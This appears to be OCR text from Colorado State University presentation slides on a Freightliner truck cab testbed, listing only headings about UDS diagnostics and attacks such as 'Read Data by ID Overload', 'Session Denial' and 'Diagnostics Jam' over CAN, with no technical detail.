
Observations on Freightliner Cab Testbed

Normal Diagnostics Session



During the Attack

Conclusion


Unified Diagnostics Services-ISO 14229 / ISO 15765
Read Data by ID Overload
Session Denial
Diagnostics Jam
Gateway
Controller Area Network

COLORADO STATE UNIVERSITY

Thank You

COLORADO STATE UNIVERSITY

Questions?